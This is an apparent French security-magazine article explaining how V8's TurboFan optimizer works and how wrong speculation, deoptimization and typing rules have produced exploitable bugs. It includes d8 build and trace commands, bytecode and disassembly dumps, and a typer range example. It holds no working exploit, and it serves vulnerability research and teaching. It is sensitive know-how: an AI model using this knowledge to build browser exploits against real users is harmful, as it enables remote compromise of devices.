
ACCÈS PAR DOMAINE

Audio/Vidéo Brèves Bureautique Code
Domotique Droit Électronique Embarqué
Graphisme Hacks Humour et Critique IA
Jeux Mobilité Radio et wireless Réseau
Rétro Robotique Sécurité Société
Système Témoignage Tests et prise en main

BIENVENUE SUR CONNECT !

À découvrir sur :

connect.ed-diamond.com



Pour vous abonner :

www.ed-diamond.com

Pour un devis personnalisé ou pour en savoir plus :

Tél. : +33 (0)3 67 10 00 20 • E-mail : cial@ed-diamond.com

ET L'ACCÈS À LA DOCUMENTATION !



Photo d'illustration.

INSÉCURITÉ DES OPTIMISATIONS DES MOTEURS JAVASCRIPT

Jeremy FETIVEAU

@__x86 - doar-e.github.io

Le navigateur web peut constituer le point d'entrée d'une compromission d'un téléphone mobile ou d'un ordinateur personnel. Sur des systèmes correctement mis à jour, l'attaquant devra faire l'usage de failles 0-days afin de prendre le contrôle du navigateur. Cette année, on a pu observer une attention particulière portée aux moteurs JavaScript, que ce soit via les bugs corrigés, les attaques démontrées à des événements du type pwn2own ou encore des attaques réelles. Il y a deux exemples très récents d'attaques ciblées de ce type : les chaînes d'exploits visant certains utilisateurs d'iPhone ainsi que la chaîne d'exploits pour Firefox visant coinbase.

Comme l'actualité le montre avec le nouvel article de Google Project Zero [1], le moteur JavaScript des navigateurs web est un composant fortement ciblé. Leur article analyse des « full-chains » utilisées dans le contexte d'opérations réelles et l'on remarque que le point d'entrée initial est souvent le même : JavaScriptCore, le moteur JavaScript utilisé par Safari. Dans le contexte d'attaques ciblant des utilisateurs de téléphones Android, le point d'entrée pourra être Chrome ou une variante telle que sBrowser. De manière simplifiée, de nombreux bugs affectant le moteur JavaScript seront soit des problèmes liés aux fonctionnalités dites « built-in » qui correspondent à l'implémentation du standard ECMAScript, soit au moteur d'optimisation. Par exemple, la méthode `'Array.concat'` à elle seule a été responsable de nombreuses failles de sécurité. On peut citer CVE-2017-5030 dans v8 (chrome), CVE-2017-2464 dans JSC (Safari) ou encore CVE-2017-8634 dans ChakraCore (Edge). Quant aux moteurs d'optimisations, ils ont été responsables de nombreuses vulnérabilités importantes cette année. CVE-2019-9810 illustre comment un bug dans l'Alias Analysis de SpiderMonkey [2] a pu mener à une exécution de code. Plusieurs articles [3] [4] illustrent comment une spéculation incorrecte lors de la phase d'inlining de V8 peut permettre une exécution de code en raison d'effets de bord non prévus. Bien évidemment, la surface d'attaque d'un navigateur ne se résume pas à son moteur JavaScript. De plus, il faut rappeler que la surface accessible par un attaquant extérieur sera en grande partie exécutée au sein d'une sandbox. Cet article va se concentrer sur quelques points précis du moteur V8 qui ont récemment posé problème. Plus particulièrement, il va introduire le lecteur à TurboFan, le composant responsable des optimisations au sein du moteur de Chrome.

1. PRINCIPE DE FONCTIONNEMENT GÉNÉRAL

Au sein de v8, on va distinguer plusieurs types de code :

- les builtins, désormais implémentés en Torque (sorte de Typescript), remplaçant le code écrit en C++ ou CSA (*Code Stub Assembler*). Ceux-ci sont préoptimisés et mis en cache sur le disque dans ce qui s'appelle le « snapshot » ;
- le code WebAssembly, compilé d'abord par le composant Liftoff puis éventuellement recompilé par TurboFan ;
- le code JavaScript exécuté par les sites web.

Lors d'une première exécution, une partie seulement du code sera parsée. Par exemple, une fonction IIFE sera immédiatement parsée (*eagerly parsed*) alors qu'une fonction qui n'est pas appelée le sera seulement de manière paresseuse (*lazy parsed*). Cela permet alors de générer du bytecode Ignition. Il est rapide à générer, mais lent à exécuter. Il a également pour objectif de faire des statistiques sur l'usage du code (ex. : types utilisés pour appeler une fonction). Cela se fait via l'usage d'un *feedback vector*. L'intérêt est double : permettre de manière immédiate l'usage de l'*inline caching* puis des optimisations dites « spéculatives ». Le principe général de l'*inline cache* est assez simple. Il consiste tout simplement à se souvenir des informations nécessaires à l'accès à une propriété ou un prototype. Le premier accès est coûteux, car il faudra utiliser tout un tas de structures pour savoir où se trouve une propriété donnée. Les accès suivants se feront tout simplement via un *stub* de l'*inline cache*.


```
let a = {x: 1}; // objet de type A contenant une propriété x à un
offset n
a.x; // comment faire? obtenir l'offset n correspondant à x est long et
couteux. mise en cache du résultat
// ...
a.x; // a est de type A? le cache nous permet d'obtenir directement
l'offset n.
```

Une fois que l'on a exécuté le code de nombreuses fois, TurboFan va prendre ce bytecode et les statistiques pour générer du code optimisé. Il va « spéculer » sur les exécutions futures, c'est-à-dire faire un pari sur l'avenir. Il va générer du code très rapide, mais fortement spécialisé. Si une fonction **move(p)** a toujours été appelée avec des objets d'une classe **Player** alors TurboFan va faire le pari que ce sera également le cas dans le futur. Au début, vous n'avez que du bytecode, relativement lent à s'exécuter puis à force de jouer, le code va s'exécuter de manière très rapide, car TurboFan aura généré un code spécifique au cas où on appelle **move** avec un objet de type **Player**. Malheureusement, lorsqu'au dernier niveau de ce jeu on appelle cette fonction avec un objet de type **Lava**, on va alors observer une chute de performances. Le code pour gérer ces objets n'existe même pas ! En observant qu'il doit traiter un type **Lava** et non un type **Player**, il va alors choisir de « déoptimiser » le code et décider de revenir à un checkpoint précédent, la dernière forme valide de *bytecode ignition* qui a été générée. Ignition va reprendre la main, générer davantage de statistiques puis finalement peut-être que TurboFan va optimiser le code, encore une fois. Ceci est très coûteux en termes de performances. Mais que se passe-t-il si TurboFan ne fait pas cette « déoptimisation » et exécute le code malgré tout ? Qu'arrive-t-il si la « déoptimisation » retourne à un état qui n'est pas valide ? Et quid des hypothèses incorrectes que TurboFan pourrait faire ? On ajoutera à ça que le moteur peut également décider d'optimiser du code alors même qu'il est en train de s'exécuter, on parle alors de *on-stack replacement*. Viennent ensuite toutes les passes d'optimisations classiques qui peuvent bien sûr comprendre des bugs. Par exemple, on comprend facilement que l'élimination de code jugé, de manière incorrecte, comme étant redondant ou mort peut être extrêmement problématique.

Afin de vérifier ça, on peut faire une expérience simple en exécutant les deux codes suivants avec le flag **--trace-opt --trace-deopt**. Bien qu'il soit possible de faire cette expérience avec Chrome (utiliser **--js-flags** pour passer des paramètres à v8), il est plus confortable de compiler le shell d8 fourni avec v8.



Photo d'illustration.


```

fetch v8                                # commande fournie avec les
depot_tools                             # commande fournie avec les
gclient sync                             # commande fournie avec les
depot_tools
./tools/dev/gm.py x64.debug d8          # compilation de d8 en mode
debug
./out/x64.debug/d8 --allow-natives-syntax # lancement du shell
var obj1 = { x : 1 };
var obj2 = { x : 2 };
var obj3 = { x : 3, y : 4 };
inc(obj1);
inc(obj2); // le cache est monomorphe
%OptimizeFunctionOnNextCall(inc); // le code optimisé attend une forme
{x:smi}
inc(obj3); // type inconnu, déoptimisation ("reason : wrong map")
var obj1 = { x : 1 };
var obj2 = { x : 2 };
var obj3 = { x : 3, y : 4 };
inc(obj1);
inc(obj2);
inc(obj3); // cache polymorphe
%OptimizeFunctionOnNextCall(inc); // code optimisé pour deux types
possibles
inc(obj3); // pas de déoptimisation

```

On peut également observer le bytecode initialement généré.

```

$ cat add.js
let add = (x,y) => (x + y);
add(1,2);
$ d8 add.js --print-bytecode
[generated bytecode for function: add]
Parameter count 3
Register count 0
Frame size 0
 10 E> 0x2837a229fa36 @    0 : a5          StackCheck
 22 S> 0x2837a229fa37 @    1 : 25 02        Ldar a1
 22 E> 0x2837a229fa39 @    3 : 34 03 00      Add a0, [0]
 26 S> 0x2837a229fa3c @    6 : a9          Return
Constant pool (size = 0)
Handler Table (size = 0)

```

L'addition est faite par l'opcode **Add** qui prend en paramètre les registres **a0** et **a1**. Dans l'instruction **Add a0, [0]**, le **[0]** fait référence à une entrée du *feedback vector*. C'est comme ça qu'Ignition génère ses statistiques.

Observons maintenant ce qui se passe lorsque l'on ajoute une entrée dans ce vecteur :

```

$ cat add.js
let add = (x,o) => (x + o[0]);
%PrepareFunctionForOptimization(add);
// pour remplir immédiatement le feedback vector
// sinon TurboFan fait une "lazy feedback allocation"
add(1,[42]);
%DebugPrint(add);

```


Maintenant, v8 a deux entrées dans son *inline cache* :

- pour l'opérateur « + » ;
- pour l'accès à l'élément 0 du paramètre 0.

La prochaine fois qu'il accédera à un élément d'un objet dont la map est **0x10e0dc3c2e89 <Map(PACKED_SMI_ELEMENTS)>**, il saura déjà comment récupérer l'élément de manière rapide.

```
/// ...
- feedback vector: 0x10e00cf9fba9: [FeedbackVector] in OldSpace
- map: 0x10e00cf00bc1 <Map>
- length: 3
- shared function info: 0x10e00cf9f849 <SharedFunctionInfo add>
- optimized code/marker: OptimizationMarker::kNone
- invocation count: 1
- profiler ticks: 0
- slot #0 BinaryOp BinaryOp:SignedSmall {
  [0]: 1
}
- slot #1 LoadKeyed MONOMORPHIC {
  [1]: [weak] 0x10e0dc3c2e89 <Map(PACKED_SMI_ELEMENTS)>
  [2]: 128
}
```

Maintenant si on exécute de nombreuses fois le code, on va pouvoir observer que le code n'est plus du bytecode, mais bien du code natif.

```
$ cat add.js
function add(x,o) {
  return x + o[0];
}
add(1,[42]);
// pour forcer l'optimisation : %OptimizeFunctionOnNextCall(add);
for (let i = 0; i < 1000; ++i) {
  // cette boucle va déclencher l'on-stack replacement
  // on peut jouer avec --interrupt-budget afin de
  // déclencher plus ou moins rapidement TurboFan
  add(i-1,[i+1]);
}
%DisassembleFunction(add);
0x39d7977c32e1: [Code]
- map: 0x1f05273009e1 <Map>
kind = OPTIMIZED_FUNCTION
stack_slots = 5
compiler = turbofan
address = 0x7ffeedb1fb0

Instructions (size = 332)
// ...
0x39d7977c3376    56  488b5510    REX.W movq rdx,[rbp+0x10]
0x39d7977c337a    5a  f6c201      testb rdx,0x1           // est-
ce un objet?
0x39d7977c337d    5d  0f849e000000 jz 0x39d7977c3421 <+0x101>
```




Photo d'illustration.

```

0x39d7977c3383      63  48b9892ef880051f0000
REX.W movq rcx,0x1f0580f82e89    ;; object:
0x1f0580f82e89 <Map(PACKED_SMI_ELEMENTS)>
0x39d7977c338d      6d  48394aff      REX.W
cmpq [rdx-0x1],rcx // est-ce le type
attendu?
0x39d7977c3391      71  0f8596000000    jnz
0x39d7977c342d      <+0x10d>
// ...
0x39d7977c342d      10d 49c7c501000000 REX.W
movq r13,0x1 // déoptimisation !
0x39d7977c3434      114 e807ec0300    call
0x39d797802040      ;; eager deoptimization
bailout
// ...
    
```

La fonction a bien été compilée avec TurboFan. On observe que le code généré vérifie le type du deuxième paramètre. Si le type n'est pas celui spécifié, l'exécution est redirigée vers le deoptimizer.


Ce qui est appelé **type** est une structure de donnée référencée par chaque objet. Celle-ci permet de connaître par exemple le type des éléments (ex. : **arr[0]**), les différentes propriétés existantes (ex. : **arr["foo"]**) ou encore leurs caractéristiques (**obj.getX** est-il un accesseur ? une donnée normale ? est-ce énumérable ?).

V8 appelle cette structure **map** et le type des éléments **ElementsKind**. On peut également utiliser les termes **shape** (*spider-monkey*), **structure** (*jsc*) ou encore **hidden class** (plutôt dans la littérature).

Au lieu d'avoir une map pour chaque objet, celles-ci seront partagées de sorte que tous les objets ayant une forme similaire partagent cette structure. Lorsque l'on crée un nouvel objet qui est proche de la forme d'un autre, le moteur va générer une transition d'une map vers une autre.

```

let a = {}; // creation d'une map A0
a.x = 2; // creation d'une map A1, ajout de
la transition ->x à A0
a.y = 1; // creation d'une map A2, ajout de
la transition ->y à A1
let b = {}; // utilise la map A0
b.x = 42; // utilise la map A1
b.z = 314; // création d'une map B, ajout de
la transition ->z à A1
// les objets a et b ont une map issue de
transitions différentes depuis A1
// cet ensemble de transitions forme ce qu'on
appelle le "transition tree"
    
```

2. EXEMPLES DE PROBLÈMES DE SÉCURITÉ

Règles de typage incorrectes

Dans l'historique récent des failles ayant affectées TurboFan, on remarque que plusieurs d'entre elles sont liées à une désynchronisation entre le type que TurboFan associe à des nœuds du graphe et le type réel lors de l'exécution.

Pourquoi TurboFan a-t-il besoin de faire ces calculs ? Un exemple est celui de la phase dite de *typed optimization*. Par exemple, pour une addition, lors de la création du graphe, le moteur crée un nœud avec pour opcode **JSSAdd**. C'est l'opérateur le plus général et il serait judicieux de le réduire à un opérateur plus spécialisé. Si l'on peut associer le type **Type::String** aux deux entrées de ce nœud, alors on pourra le « réduire » en un nœud **StringAdd**. Si une entrée a le type **Type::String** et l'autre le type **Type::Number**, alors on pourra également réduire le nœud en **StringAdd**. Cependant, il faudra créer un nouveau nœud **ToString** dont l'entrée est le paramètre numérique et la sortie est reliée à l'entrée du **StringAdd**.

Le moteur va également faire des analyses d'intervalle. Par exemple, pour un nœud **JSCall** vers un builtin **Array.lastIndexOf**, l'intervalle suivant est calculé :

```
Type::Range(-1.0, String::kMaxLength - 1, t->zone());
```

En réalité, lors d'une exécution, l'intervalle possible est **[-1; String::kMaxLength]**.

Pour faire les optimisations suivantes, TurboFan va donc se reposer sur une hypothèse qui pourrait dans certains cas être incorrecte.

Pour les nœuds JSCall vers un builtin **Math.expml** ainsi que les nœuds **Expml**, TurboFan va leur associer une union, via le typer ou l'*operation-typer* respectivement.

```
Type::Union(Type::PlainNumber(), Type::NaN(), t->zone());
```

